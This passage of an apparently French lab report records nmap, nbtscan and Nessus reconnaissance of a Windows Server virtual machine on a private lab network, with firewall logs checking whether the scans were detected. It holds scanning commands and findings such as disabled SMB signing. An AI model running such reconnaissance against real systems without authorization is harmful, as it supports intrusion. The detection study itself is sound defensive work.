No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

User: root
OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.95 seconds
```

```
2023-04-24 20:29:35 ALLOW ICMP 192.168.254.130 192.168.254.134 - - 0 - - - - 8 9 - RECEIVE
2023-04-24 20:29:35 ALLOW ICMP 192.168.254.130 192.168.254.134 - - 0 - - - - 8 0 - RECEIVE
2023-04-24 20:29:37 ALLOW ICMP 192.168.254.130 192.168.254.134 - - 0 - - - - 8 9 - RECEIVE
2023-04-24 20:29:37 ALLOW ICMP 192.168.254.130 192.168.254.134 - - 0 - - - - 8 0 - RECEIVE
```

2-nmap-A

```
└# nmap -A 192.168.254.134
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-24 14:30 EDT
Nmap scan report for 192.168.254.134
Host is up (0.00030s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-
ds
MAC Address: 00:0C:29:AD:F2:2F (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:micros
oft:windows|1.16.exe

Host script results:
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_nbstat: NetBIOS name: WIN-1NPES1J5PQL, NetBIOS user: <unknown>, NetBIOS MAC
: 00:0c:29:ad:f2:2f (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-04-24T18:31:06
|_ start_date: 2023-04-24T17:11:41

TRACEROUTE
HOP RTT      ADDRESS
1  0.30 ms  192.168.254.134

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.57 seconds

└(root㉿kali)-[/home/kali/Desktop]
└# █
```


```

2023-04-24 20:30:57 ALLOW TCP 192.168.254.130 192.168.254.134 34674 135 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:30:57 ALLOW TCP 192.168.254.130 192.168.254.134 57558 139 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:30:57 ALLOW TCP 192.168.254.130 192.168.254.134 48840 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:04 ALLOW TCP 192.168.254.130 192.168.254.134 34678 135 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:04 ALLOW TCP 192.168.254.130 192.168.254.134 57560 139 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:04 ALLOW ICMP 192.168.254.130 192.168.254.134 - 0 - - - 8 9 - RECEIVE
2023-04-24 20:31:04 ALLOW ICMP 192.168.254.130 192.168.254.134 - 0 - - - 8 0 - RECEIVE
2023-04-24 20:31:05 ALLOW UDP 192.168.254.130 192.168.254.134 54488 137 0 - - - - - RECEIVE
2023-04-24 20:31:05 ALLOW UDP 192.168.254.130 192.168.254.134 34681 137 0 - - - - - RECEIVE
2023-04-24 20:31:05 ALLOW TCP 192.168.254.130 192.168.254.134 48842 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:05 ALLOW TCP 192.168.254.130 192.168.254.134 48844 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:05 ALLOW TCP 192.168.254.130 192.168.254.134 48846 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:06 ALLOW TCP 192.168.254.130 192.168.254.134 48848 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:15 ALLOW TCP 192.168.254.130 192.168.254.134 48850 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:15 ALLOW TCP 192.168.254.130 192.168.254.134 48854 445 0 - 0 0 0 - - - RECEIVE
2023-04-24 20:31:15 ALLOW TCP 192.168.254.130 192.168.254.134 48856 445 0 - 0 0 0 - - - RECEIVE

```

Commandes	Scan détecté ?	Si détecté, détection partielle ?
nmap -O	Oui	pfirewall.log
nmap -A	Oui	pfirewall.log

Snort :



Netbios :

```
(root㉿kali)-[~/home/kali/Desktop]
└─# nbtscan -rvh 192.168.254.134
Doing NBT name scan for addresses from 192.168.254.134

NetBIOS Name Table for Host 192.168.254.134:

Incomplete packet, 155 bytes long.
Name           Service      Type
WIN-1NPES1J5PQL  Workstation Service
WORKGROUP       Domain Name
WIN-1NPES1J5PQL  File Server Service

Adapter address: 00:0c:29:ad:f2:2f
```

2023-04-24 21:49:52 ALLOW UDP 192.168.254.130 192.168.254.134 137 137 0 - - - - - RECEIVE

Nessus :

The screenshot shows the Nessus Expert web interface. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and Mes cours. The main content area displays a scan titled "My Basic Network Scan". The scan details show it's a "Basic Network Scan" running on "Local Scanner" with a start time of "Today at 4:55 PM". A message indicates that "Plugins are done compiling." and that the trial will expire in 6 days on May 1, 2023. The "Vulnerabilities" section shows a table with one host (192.168.254.134) with 35 vulnerabilities. A pie chart below the table indicates the severity distribution: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

Host	Vulnerabilities	%
192.168.254.134	35	99%

My Basic Network Scan ■ [Back to My Scans](#)

[Hosts](#) [Vulnerabilities](#) [History](#)

Filter: Search Vulnerabilities Vulnerabilities

Family	Count
Misc.	2
Windows	6
Web Servers	2
Windows	9
Port scanners	1
General	1
General	1
Misc.	1
General	1
General	1
Service detection	1
General	1
Service detection	1
General	1
General	1
Windows	1
Web Servers	1

Scan Details

Policy: Basic Network Scan
 Status: Running
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: Today at 6:55 PM

Vulnerabilities

Severity	Count
Critical	1
High	1
Medium	4
Low	1
Info	1

Documentation utilisée pour les commandes nmap :
<https://nmap.org/book/man-briefoptions.html>